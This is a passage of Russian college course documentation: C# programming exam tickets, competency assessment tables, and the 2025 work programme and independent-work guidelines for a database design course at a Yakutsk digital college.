3. Составить блок-схему и программу решения задачи: Вычислить величину дохода по вкладу. Процентная ставка (% годовых) и время хранения (дней) задаются во время работы программы. Доход = сумма* ставка/ 365/100 * срок вклада.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 9

1. Понятие алгоритма. Виды алгоритмов.

2. Строковые массивы.

3. Составить блок-схему и программу решения задачи, которая вводит с клавиатуры последовательность целых чисел и после ввода каждого числа выводит на экран искомое число, возведенное в квадрат.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 10

1. Структура C# программы.

2. Понятие алгоритма. Свойства алгоритмов.

3. Составить блок-схему и программу решения задачи, которая выводит на экран таблицу умножения, например, на 5.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 11

1. Этапы разработки C# программ. Директивы препроцессора.

2. Системы программирования.

3. Вычислить количество положительных элементов массива A{7}, если известно, что элементы массива целочисленные.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 12

1. Функции в языке C#.

2. Процедурные языки программирования.

3. Составить блок-схему и программу решения задачи: которая вычисляет сумму первых n целых положительных чисел. Количество суммируемых чисел должно вводиться во время работы программы

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 13

1. Вложенные циклы в языке C#.

2. Способы представления алгоритмов.

3. Составить блок-схему и программу решения задачи, которая выводит таблицу квадратов a2 первых десяти целых положительных чисел.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 14

1. Инициализация и вывод строковых массивов в языке C#.

2. Машинно-зависимые языки программирования.

3. Вычислить сумму отрицательных элементов матрицы A(3*5).

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 15

1. Функции работы со строками в языке C#.

2. Оператор цикла for.

3. Вычислить сумму положительных элементов каждой строки матрицы A(5*4).

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 16

1. Спецификаторы преобразований для ввода-вывода значений переменных в языке C#.

2. Функции чтения и записи информации в файлах.

3. Составить блок-схему и программу решения задачи: решить квадратное уравнение 5x 2 +3x+10=0.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 17

1. Структуры в языке C#.

2. Проблемно-ориентированные языки программирования.

3. Составить блок-схему и программу решения задачи, которая выводит таблицу значений функции $y = x - 2 + x + 1$. Диапазон изменения аргумента от -5 до 5, шаг приращения аргумента 0,5.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 18

1. Арифметические операции и операции присваивания языка C#.

2. Библиотеки функций

3. Определить с помощью указателей сумму целочисленных значений массива, состоящего из 50 элементов.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 19

1. Указатели в языке C#.
2. Оператор цикла while.
3. Составить блок-схему и программу решения задачи, которая сравнивает два введенных с клавиатуры числа. Программа должна указать, какое число больше, или, если числа равны, вывести соответствующее сообщение.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 20

1. Условный оператор выбора в языке C#.
2. Объявление и описание функций в языке C#.
3. Составить программу, которая k раз выводит на экран заданную фразу «Изучайте Си», число k должно вводиться с клавиатуры.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 21

1. Организация цикла в языке C#.
2. Машинно-независимые языки программирования.
3. Составить блок-схему и программу решения задачи: вычислить сумму элементов матрицы A(5,5), расположенных над главной диагональю. Индекс номера строки I изменяется от 1 до 4, так как в 5-й строке нет элемента, лежащего над главной диагональю, а индекс номера столбца J от I+1 до 5.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 22

1. Строковые массивы в языке C#.
2. Оператор цикла do-while.
3. Вычислить количество положительных элементов матрицы A(4*7).

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 23

1. Операторы и операции в языке C#.
2. Структуры. Ввод-вывод элементов структур.
3. Определить с помощью указателей количество отрицательных элементов массива, состоящего из 15 элементов.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 24

1. Структуры в языке C#.
2. Идентификаторы в языке C#.

3. Написать программу, которая вычисляет среднее арифметическое отрицательных элементов введенного с клавиатуры массива, состоящего из 25 целых чисел.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 25

1. Работа с файлами в языке C#.
2. Структура программы на языке C#.
3. Описать структуру, содержащую информацию о сотрудниках предприятия и имеющую следующие поля: фамилия и инициалы, год рождения, оклад. Написать программу, которая выводит информацию о сотрудниках, чей оклад превышает 10 тысяч рублей.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 26

1. Директивы препроцессора.
2. Строковые массивы в языке C#.
3. Вычислить произведение положительных элементов массива A{7}, если известно, что элементы массива целочисленные.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 27

1. Типы данных языка C#.
2. Условный оператор множественного выбора в языке C#.
3. Написать программу, которая вычисляет количество ненулевых элементов введенного с клавиатуры массива, состоящего из 15 целых чисел.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 28

1. Переменные в языке C#.
2. Указатели в языке C#.
3. Составить блок-схему и программу решения задачи, которая вычисляет среднее арифметическое положительных элементов массива A{7}, элементы которого целочисленные.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 29

1. Функции работы со строками в языке C#.
2. Оператор цикла while.
3. Вычислить сумму положительных элементов матрицы A(3*4).

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 30

1. Идентификаторы в языке C#.
2. Файлы в языке C#.

3. Составить блок-схему и программу решения задачи, которая выводит таблицу значений функции $y = x - 2 + x + 1$. Диапазон изменения аргумента от -3 до 2, шаг приращения аргумента 0,5.

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.03. Основы алгоритмизации и программирования обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

Освоение ***профессиональных компетенций (ПК)*** проверяется через знания и умения по дисциплине:

Результат (профессиональные компетенции)	*Основные показатели*
ПК 1.1. Проектировать информационные ресурсы ПК 1.2. Разрабатывать интерфейсы пользователя ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.	**уметь:** $У_1$ - разрабатывать алгоритмы для конкретных задач; $У_2$ - использовать программы для графического отображения алгоритмов; $У_3$ - определять сложность работы алгоритмов; $У_4$ - работать в среде программирования; $У_5$ - оформлять код программы в соответствии со стандартом кодирования; $У_6$ - выполнять проверку, отладку кода программы; $У_7$ - реализовывать построенные алгоритмы в виде программ на конкретном языке программирования. **знать:** $З_1$ - понятие алгоритмизации, свойства алгоритмов, общие принципы построения алгоритмов, основные алгоритмические конструкции; $З_2$ – эволюцию языков программирования, их классификацию, понятие системы программирования; $З_3$ – основные элементы языка, структуру программы, операторы и операции, управляющие структуры, структуры данных, файлы, классы памяти; $З_4$ – подпрограммы, составление библиотек подпрограмм; $З_5$ - объектно-ориентированную модель программирования, основные принципы объектно-ориентированного программирования на примере алгоритмического языка: понятие классов и объектов, их свойств и методов, инкапсуляция и полиморфизма, наследования и переопределения.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.04. Основы проектирования баз данных

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.04. Основы проектирования баз данных разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 12

4. Контроль и оценка результатов освоения дисциплины 14

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.04. ОСНОВЫ ПРОЕКТИРОВАНИЯ БАЗ ДАННЫХ

1.1. Область применения рабочей программы

Рабочая программа дисциплины ОП.04. Основы проектирования баз данных является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.04. Основы проектирования баз данных является обязательной дисциплиной общепрофессионального цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - проектировать реляционную базу данных;

$У_2$ - использовать язык запросов для программного извлечения сведений из баз данных;

$У_3$ - работать с современными case-средствами проектирования баз данных;

$У_4$ - создавать объекты баз данных в современных СУБД.

знать:

$З_1$ - виды и формы представления информации;

$З_2$ – методы и средства определения количества информации;

$З_3$ – принципы кодирования и декодирования информации;

$З_4$ – способы передачи цифровой информации;

$З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных;

$З_6$ – методы криптографической защиты информации;

$З_7$ – основы теории баз данных;

$З_8$ – модели данных;

$З_9$ – особенности реляционной модели и проектирование баз данных;

$З_{10}$ – изобразительные средства, используемые в ER-моделировании;

$З_{11}$ – принципы проектирования баз данных;

$З_{12}$ – обеспечение непротиворечивости и целостности данных;

$З_{13}$ – средства проектирования структур баз данных;

$З_{14}$ – язык запросов SQL;

$З_{15}$ – основные принципы структуризации и нормализации базы данных;

$З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров;

$З_{17}$ – методы организации целостности данных.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*[1].

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональных компетенций (ПК):**

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 114 часа, в том числе

в форме практической подготовки – 46 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 96 часов, в том числе

практические занятия –46 часов;

самостоятельная работа обучающегося – 12 часов

промежуточная аттестация – 6 часов

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Обязательная часть рабочей программы составляет – 114 часов, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**114**
в том числе:	
в форме практической подготовки	46
Объем работы обучающегося во взаимодействии с преподавателем	**96**
в том числе:	
практические занятия	46
Самостоятельная работа обучающегося (всего) *в том числе:* *самостоятельное изучение материала* *выполнение заданий по темам* *подготовка к экзамену*	**12** 2 4 6
Промежуточная аттестация	**6**

2.2. Формы промежуточной аттестации

3 семестр – экзамен

2.2. Тематический план и содержание дисциплины
ОП.04. Основы проектирования баз данных

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Базовые понятия теории информации			**18**	**4**	
Тема 1. Информация: понятие, требования	*Содержание учебного материала*		*18*		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	1	Теория информации – дочерняя наука кибернетики. Информация, канал связи, шум, кодирование. Принципы хранения, измерения, обработки и передачи информации. Информация в материальном мире, информация в живой природе, информация в человеческом обществе, информация в науке, классификация информации. Измерение количества информации, единицы измерения информации, носитель информации.	2		
	2	Передача информации, скорость передачи информации Вероятностный подход к измерению дискретной и непрерывной информации Клода Шеннона. Теория вероятности, функция распределения, дисперсия случайной величины. Теорема отсчетов Котельникова и Найквиста — Шеннона, математическая модель системы передачи информации	2		
	3	Понятие энтропии. Формула Хартли. Виды условной энтропии, энтропия объединения двух источников, b-арная энтропия, взаимная энтропия	2		
	4	Статистический подход к измерению информации. Закон аддитивности информации. Формула Шеннона Простейшие алгоритмы сжатия информации, методы Лемпела-Зива, особенности программ архиваторов. Применение алгоритмов кодирования в архиваторах для обеспечения продуктивной работы в WINDOWS	2		

	5	Кодирование. Помехоустойчивое кодирование. Адаптивное арифметическое кодирование. Цифровое кодирование, аналоговое кодирование, таблично-символьное кодирование, числовое кодирование, дельта-кодирование.	2		
	6	Понятие криптографии, использование ее на практике, различные методы криптографии, их свойства и методы шифрования	2		
	Практические занятия		**4**	4	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	7	**Практическое занятие № 1.** Кодирование информации			
	8	**Практическое занятие № 2.** Шифрование (с использованием перестановок, с использованием замен)			
	Самостоятельная работа		**2**		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	Изучение материала по теме «Практическое применение различных алгоритмов сжатия. Сравнение и анализ архиваторов. Кодирование Хаффмана»				
Раздел 2. Основы баз данных			**14**		
Тема 2.1. Основные понятия баз данных	*Содержание учебного материала*		*6*		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	1	Основные понятия теории БД. Понятие базы данных. Модели организации данных	2		
	2	Технологии работы с БД. Этапы технологии работы с базами данных. Структуры данных. Основные принципы структуризации и нормализации базы данных	2		
	3	Системы управления базами данных (СУБД). Программные системы управления базами данных. Применение СУБД в различных сферах деятельности	2		
Тема 2.2. Взаимосвязи в моделях и реляционный подход к построению моделей	*Содержание учебного материала*		*8*		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	1	Логическая и физическая независимость данных. СУБД как средство обеспечения логической и физической независимости данных. Основные функции системы управления базами данных (СУБД).	2		
	2	Типы моделей данных. Реляционная модель данных. Структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров	2		
	3	Реляционная алгебра. Реляционное исчисление. Операции над	2		

		данны-ми. Операции обработки кортежей. Операции обработки отношений			
	Практические занятия		**2**	2	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	4	**Практическое занятие № 3.** Преобразование реляционной БД в сущности и связи			
Раздел 3. Проектирование баз данных			**52**	36	
Тема 3.1. Этапы проектирования баз данных	*Содержание учебного материала*		*18*		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	1	Основные этапы проектирования БД. Требования, предъявляемые к БД. Этапы жизненного цикла БД. Модель «сущность-связь». Преобразование ER-модели в реляционную. Этапы проектирования БД и их процедуры			
	2	Концептуальное проектирование БД. Концептуальное (инфологическое) проектирование. Семантическая модель. Нотации графического моделирования. ER-диаграммы			
	3	Нормализация БД. Основные принципы структуризации и нормализации базы данных. Методы организации целостности данных			
	Практические занятия		**10**	10	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	4	**Практическое занятие № 4.** Нормализация реляционной БД, освоение принципов проектирования.			
	5	**Практическое занятие № 5.** Проектирование реляционной БД. Нормализация таблиц			
	6	**Практическое занятие № 6.** Задание ключей. Создание основных объектов БД.			
	7	**Практическое занятие № 7.** Создание ключевых полей. Задание индексов. Установление и удаление связей между таблицами			
	8	**Практическое занятие № 8.** Проведение сортировки и фильтрации данных. Поиск данных по одному и нескольким полям. Поиск данных в таблице			
	Самостоятельная работа		**2**		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	Построение разных моделей по заданию				
Тема 3.2	*Содержание учебного материала*		*34*		ОК 01 - ОК 05,

Проектирование структур баз данных	1	Средства проектирования структур БД. Применение CASE-средств проектирования БД. Классификация CASE-средств	2		ПК 2.3, ПК 2.5
	2	Организация интерфейса с пользователем. Основные требования к разработке пользовательского интерфейса. Основы создания формы. Элементы управления	2		
	3	Организация защиты БД. Разработка защиты данных в БД. Базовые средства защиты БД. Штатный аудит баз данных. Автоматизированные системы защиты баз данных	2		
	Практические занятия		**26**	26	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	4	**Практическое занятие № 9.** Работа с переменными. Написание программного файла и работа с табличными файлами. Заполнение массива из табличного файла. Заполнение табличного файла из массива			
	5	**Практическое занятие № 10.** Создание формы, управление внешним видом формы			
	6	**Практическое занятие № 11.** Редактирование, добавление и удаление записей в таблице. Применение логических условий к записям. Открытие, редактирование и пополнение табличного файла			
	7	**Практическое занятие № 12.** Добавление записей в табличный файл из двумерного массива. Работа с командами ввода-вывода. Использование функций для работы с массивами			
	8	**Практическое занятие № 13.** Создание меню различных видов. Модификация и управление меню			
	9	**Практическое занятие № 14.** Создание рабочих и системных окон. Добавление элементов управления рабочим окном			
	10	**Практическое занятие № 15.** Создание файла проекта базы данных. Создание интерфейса входной формы. Использование исполняемого файла проекта БД, приемы создания и управления			
	11	**Практическое занятие № 16.** Задание значений и ограничений поля. Проверка введенного в поле значения. отображение данных числового типа и типа дата			
	12-13	**Практическое занятие № 17.** Макросы и модули			
	14	**Практическое занятие № 18.** Создание и модификация таблиц БД. Выборка данных из БД. Модификация содержимого БД			

	15-16	**Практическое занятие № 19.** Обработка транзакций. Использование функций защиты для БД			
	Самостоятельная работа		**2**		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	Обращение к объектам БД с помощью встроенного языка программирования VBA				
Раздел 4. Язык запросов SQL			**16**	4	
Тема 4.1. Организация запросов SQL	*Содержание учебного материала*		*16*	4	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	1	Основные понятия языка SQL. Операторы языка запросов. Синтаксис операторов, основные типы данных.	2		
	2	Применение языка запросов при работе с таблицами. Создание, моди-фикация и удаление таблиц. Операторы манипулирования данными	2		
	3	Организация запросов на выборку данных при помощи языка SQL. Операторы языка SQL, применяемые для выборки данных из таблицы. Примеры простых и сложных запросов	2		
	4	Организация запросов на внесение данных при помощи языка SQL. Операторы языка SQL, применяемые для внесения данных в таблицы. Примеры простых и сложных запросов	2		
	5	Сортировка и группировка данных в SQL. Создание групп. Фильтрующие группы. Группировка и сортировка данных	2		
	6	Методы организации целостности данных. Целостность информации. Способы обеспечения целостности информации в БД	2		
	Практическое занятие		**4**	4	ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	7	**Практическое занятие № 20.** Написание простых запросов к БД на языке SQL			
	8	**Практическое занятие № 21.** Написание сложных запросов к БД на языке SQL			
	9	**Обобщение материала по всему курсу**	2		
	Самостоятельная работа		**6**		ОК 01 - ОК 05, ПК 2.3, ПК 2.5
	Подготовка к экзамену				
		Экзамен	***6***		
		ВСЕГО:	**114**	46	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий, программирования и баз данных.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.04. Основы проектирования баз данных разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Гордеев, С. И. Организация баз данных в 2 ч. Часть 1 : учебник для среднего профессионального образования / С. И. Гордеев, В. Н. Волошина. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 310 с. — (Профессиональное образование). — ISBN 978-5-534-11626-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518510 (дата обращения: 12.01.2024).

2. Гордеев С. И. Организация баз данных в 2 ч. Часть 2 : учебник для среднего профессионального образования / С. И. Гордеев, В. Н. Волошина. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 513 с. — (Профессиональное образование). — ISBN 978-5-534-11625-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518511 (дата обращения: 12.01.2024).

3. Нестеров С. А. Базы данных : учебник и практикум для среднего профессионального образования / С. А. Нестеров. — Москва : Издательство Юрайт, 2024. — 230 с. — (Профессиональное образование). — ISBN 978-5-534-11629-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518507 (дата обращения: 12.01.2024).

4. Стружкин Н. П. Базы данных: проектирование : учебник для среднего профессионального образования / Н. П. Стружкин, В. В. Годин. — Москва :

Издательство Юрайт, 2024. — 477 с. — (Профессиональное образование). — ISBN 978-5-534-11635-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518499 (дата обращения: 12.01.2024).

Интернет - ресурсы

Руководство по разработке структуры и проектированию баз данных – URL: https://www.internet-technologies.ru/articles/rukovodstvo-po-razrabotke-struktury-i-proektirovaniyu-bazy-dannyh.html

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также по результатам промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - проектировать реляционную базу данных;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- экзамен
$У_2$ - использовать язык запросов для программного извлечения сведений из баз данных;		
$У_3$ - работать с современными case-средствами проектирования баз данных;		
$У_4$ - создавать объекты баз данных в современных СУБД.		
знать:		
$З_1$ - виды и формы представления информации;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- экзамен
$З_2$ – методы и средства определения количества информации;		
$З_3$ – принципы кодирования и декодирования информации;		
$З_4$ – способы передачи цифровой информации;		
$З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных;		
$З_6$ – методы криптографической защиты информации;		
$З_7$ – основы теории баз данных;		
$З_8$ – модели данных;		
$З_9$ – особенности реляционной модели и проектирование баз данных;		
$З_{10}$ – изобразительные средства, используемые в ER-моделировании;		
$З_{11}$ – принципы проектирования баз данных;		
$З_{12}$ – обеспечение непротиворечивости и целостности данных;		
$З_{13}$ – средства проектирования структур баз данных;		
$З_{14}$ – язык запросов SQL;		
$З_{15}$ – основные принципы структуризации и нормализации базы данных;		
$З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и		

кластеров;		
$З_{17}$ – методы организации целостности данных.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях*[1]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине

учетом особенностей социального и культурного контекста	
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- оформляет документацию (рефераты, отчеты, лабораторные, практические, курсовые работы/проекты) в соответствии с требованиями - читает и переводит тексты на иностранном языке - читает профессиональную литературу - выполняет, готовит выступления, рефераты по профессиональной тематике -владеет научной и профессиональной терминологией на русском и иностранных языках

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОСНОВЫ ПРОЕКТИРОВАНИЯ БАЗ ДАННЫХ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработки

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.04. Основы проектирования баз данных

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа студентов является одной из основных форм внеаудиторной работы дисциплине ОП.04. Основы проектирования баз данных имеет следующие виды: самостоятельное изучение темы и подготовка к промежуточной аттестации.

В результате освоения дисциплины ОП.04. Основы проектирования баз данных обучающиеся должны

уметь:

$У_1$ - проектировать реляционную базу данных;

$У_2$ - использовать язык запросов для программного извлечения сведений из баз данных;

$У_3$ - работать с современными case-средствами проектирования баз данных;

$У_4$ - создавать объекты баз данных в современных СУБД.

знать:

$З_1$ - виды и формы представления информации;

$З_2$ – методы и средства определения количества информации;

$З_3$ – принципы кодирования и декодирования информации;

$З_4$ – способы передачи цифровой информации;

$З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных;

$З_6$ – методы криптографической защиты информации;

$З_7$ – основы теории баз данных;

$З_8$ – модели данных;

$З_9$ – особенности реляционной модели и проектирование баз данных;

$З_{10}$ – изобразительные средства, используемые в ER-моделировании;

$З_{11}$ – принципы проектирования баз данных;

$З_{12}$ – обеспечение непротиворечивости и целостности данных;

$З_{13}$ – средства проектирования структур баз данных;

$З_{14}$ – язык запросов SQL;

$З_{15}$ – основные принципы структуризации и нормализации базы данных;

$З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров;

$З_{17}$ – методы организации целостности данных.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной*

сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях[1].

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

